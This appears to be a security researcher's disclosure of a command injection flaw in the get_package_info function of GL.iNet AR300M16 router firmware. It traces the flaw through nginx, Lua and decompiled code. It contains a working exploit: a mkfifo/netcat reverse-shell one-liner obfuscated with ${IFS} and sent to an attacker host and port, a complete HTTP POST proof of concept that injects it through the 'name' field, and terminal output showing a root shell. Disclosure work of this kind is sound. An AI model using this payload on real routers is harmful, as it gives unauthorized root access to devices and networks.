

GL.iNet AR300M16 get_package_info function Command injection vulnerability

Product Information

```
1 Brand: GL.iNet
2 Model: AR300M16
3 Firmware Version: v4.3.7
4 official website: https://www.gl-inet.com/
5 Firmware Download URL: https://fw.gl-inet.com/firmware/ar300m/release4/openwrt-ar300m16-4.3.7-0913-1694589994.bin
```

Affected Component

```
1 Functionality of the `get_package_info` function in `/usr/lib/oui-httpd/rpc/plugins.so`
```

Vulnerability Details

The startup configuration file of Nginx, `gl.conf`, defines the processing scripts corresponding to each URI path, which can be located to `oui-rpc.lua`. From the code, `/usr/share/gl-ngx/oui-rpc.lua` is for handling `HTTP POST` requests of `JSON-RPC` calls.

```
1  index gl_home.html;
2
3  lua_shared_dict shmem 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to a different `rpc` method.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```

Perform a function call to `rpc_method_call`, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```


Call `/cgi-bin/glc`

```
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

In `glc`, load the corresponding processing library functions located in the `/usr/lib/oui-httpd/rpc` directory.

```
hfs root\www\cgi-bin\glc
vs Help
No debugger
Unexplored External symbol Lumina function
IDA View-A Pseudocode-A Hex View-1
91 else
92 {
93     printf(v29, 0x80u, "%s/%s.so", "/usr/lib/oui-httpd/rpc", v26);
94     handlea = dlopen(v29, 2);
95     if (handlea)
96     {
97         v10 = (int (__fastcall *) (int, int))_dlsym_time64(handlea, v27);
98         if (!v10)
99         {
100             v14 = dlerror();
101             printf("%d dlsym: %s", -32601, v14);
```

Among them, there is a command injection vulnerability in `plugins.so`.



Due to the removal of the symbol table during compilation, function names are lost when directly disassembling with IDA Pro, which impacts reverse engineering. However, the injection point is still evident at line 56, where the parameter name is: `name`.

```
1 int __fastcall get_package_info(int a1, int a2)
2 {
3     int v3; // $v0
4     int v4; // $v0
5     int v5; // $v0
6     int v6; // $v0
7     int v7; // $v0
8     int v9; // $v0
9     int v10; // $v0
10    int v11; // $v0
11    char *commanda; // [sp+20h] [-13Ch]
12    char *commandb; // [sp+20h] [-13Ch]
13    char *nptr; // [sp+24h] [-138h]
14    char *nptra; // [sp+24h] [-138h]
15    _DWORD v17[75]; // [sp+28h] [-134h] BYREF
16    int v18; // [sp+154h] [-8h]
17
18    v18 = *(_DWORD *)off_15128;
19    if (off_150F0(&aVarLockOpkgLoc[dword_15024]))
20    {
21        if ((int (__fastcall *) (char *))dword_15028(&aOpkg[dword_15024]))
22            ((void (__fastcall *) (const char *))off_15108(&aVarLockOpkgLoc[dword_15024]));
23        v6 = ((int (__fastcall *) (int, int))off_15064)(-1, -1);
24        ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &aErrCode[dword_15024], v6);
25        v7 = ((int (__fastcall *) (char *))off_15118(&aResourceTempor[dword_15024]));
26        ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &aErrMsg[dword_15024], v7);
27    }
28    else
29    {
30        v3 = ((int (__fastcall *) (int, char *))off_150E8)(a1, &aName[dword_15024]);
31        commanda = (char *)((int (__fastcall *) (int))off_15078)(v3);
32        v17[0] = 0;
33        ((void (__fastcall *) (void *, int, size_t))off_150A8)(v17[1], 0, (size_t)&dword_128);
34        nptr = (char *)((int (__fastcall *) (char *))off_1506C(&aDfAwkOverlayfs[dword_15024]));
35        if (!((int (__fastcall *) (const char *, const char *))off_15094)(commanda, &aGltor[dword_15024]))
36        {
37            if ((int (__fastcall *) (const char *))off_15058(nptr) < 2800)
38            {
39                if (*(int *)off_15070 >= 7)
40                    ((void (__fastcall *) (char *, __int16 *, int, char *, char *))off_15048)(
41                        &aG1Sdk4PluginsG[dword_15024 + 43],
42                        &word_26A,
43                        7,
44                        &aFlashfreeS[dword_15024],
45                        nptr);
46                v4 = ((int (__fastcall *) (int, int))off_15064)(-1, -3);
47                ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &aErrCode[dword_15024], v4);
48                v5 = ((int (__fastcall *) (char *))off_15118(&aFlashNotEnough[dword_15024]));
49                ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &aErrMsg[dword_15024], v5);
50                ((void (__fastcall *) (void *))off_1503C)(nptr);
51                goto LABEL_10;
52            }
53            ((void (__fastcall *) (void *))off_1503C)(nptr);
54
55            ((void *) (char *, const char *, ))off_15088)((char *)v17, &aSInfoTmpOpkgS[dword_15024], *off_15098, commanda);
56            ((void (__fastcall *) (const char *))system_0)((const char *)v17);
57            commanda = (char *)((int (__fastcall *) (char *))off_15138(&aSocetmpOpkgStde[dword_15024]));
```

Obtain shell access by directly injecting the command:

```
rm -f /tmp/p; mkfifo ${IFS}/tmp/p; (cat ${IFS}/tmp/p | /bin/sh ${IFS}-i) 2>&1 | nc ${IFS} 192.168.31.166 ${IFS} 8888 >/tmp/p
```

This command:

1. Removes the file `/tmp/p` if it exists.
2. Creates a named pipe (FIFO) at `/tmp/p`.
3. Executes an interactive shell (`/bin/sh -i`).
4. Redirects input/output to a netcat (`nc`) connection back to `192.168.31.166` on port `8888`.

The video for obtaining the shell is as follows: [./GI-Inet-AR300M16_CI_get_package_info](#)

The screenshot for obtaining the shell is as follows:

The screenshot displays a web request and terminal output. The request is a POST to `/rpc` with a JSON body. The terminal shows the execution of the netcat listener and the resulting shell access.

Request Details:

- Method: POST
- URL: `/rpc`
- Host: `192.168.31.6`
- Content-Type: `application/json; charset=UTF-8`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36`
- Cookie: `__guid=52903528.1528584991000412200.1744606625947.5044`
- Admin-Token: `kOwMhgyNDFmY9bhJu0abavmiiEvugps`
- Connection: `keep-alive`

Terminal Output:

```
(kali@kali)~$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.31.166] from (UNKNOWN) [192.168.31.6] 51712

/bin/sh: can't access tty; job control turned off
BusyBox v1.35.0 (2023-04-09 12:27:46 UTC) built-in shell (ash)

/www/cgi-bin # ls
cgi-backup
cgi-download
cgi-exec
cgi-upload
glc
luci
reverse_shell.sh

/www/cgi-bin # cd ../../
/ # ls
bin
dev
etc
init
lib
mnt
overlay
proc
rom
```

Request Details (Continued):

- Method: POST
- URL: `/rpc`
- Host: `192.168.31.6`
- Content-Type: `application/json; charset=UTF-8`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36`
- Cookie: `__guid=52903528.1528584991000412200.1744606625947.5044`
- Admin-Token: `kOwMhgyNDFmY9bhJu0abavmiiEvugps`
- Connection: `keep-alive`

Terminal Output (Continued):

```
var
www
/ # id
uid=0(root) gid=0(root)
/ # ifconfig
br-guest Link encap:Ethernet HWaddr FA:BF:E8:30:10:83
inet addr:192.168.9.1 Bcast:192.168.9.255 Mask:255.255.255.0
inet6 addr: dd9f:9b64:c75f:1::1/64 Scope:Global
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

br-lan Link encap:Ethernet HWaddr 94:83:C4:59:45:1F
inet addr:192.168.31.6 Bcast:192.168.31.255 Mask:255.255.255.0
inet6 addr: fe80::9683:c4ff:fe59:451f/64 Scope:Link
inet6 addr: dd9f:9b64:c75f:1::1/64 Scope:Global
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13644 errors:0 dropped:821 overruns:0 frame:0
TX packets:12266 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1950566 (1.8 MiB) TX bytes:4224383 (4.0 MiB)

eth0 Link encap:Ethernet HWaddr CA:1E:28:D3:5A:B8
UP BROADCAST MULTICAST MTU:1500 Metric:1
```

POC

```
1 POST /rpc HTTP/1.1
2 Host: 192.168.31.6
3 Content-Length: 243
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Content-Type: application/json; charset=UTF-8
8 origin: http://192.168.31.6
9 Referer: http://192.168.31.6/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: __guid=52903528.1528584991000412200.1744606625947.5044; Admin-
  Token=kOwMhgyNDFmY9bhJuOabavmiwEvugps
12 Connection: keep-alive
13 {"jsonrpc":"2.0","id":751,"method":"call","params":
  ["kOwMhgyNDFmY9bhJuOabavmiwEvugps","plugins","get_package_info",
  {"name":"`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|bin/sh${IFS}-
  i) 2>&1|nc${IFS}192.168.31.166${IFS}8888>/tmp/p`"}]]}
```

Discoverer

Zippyjia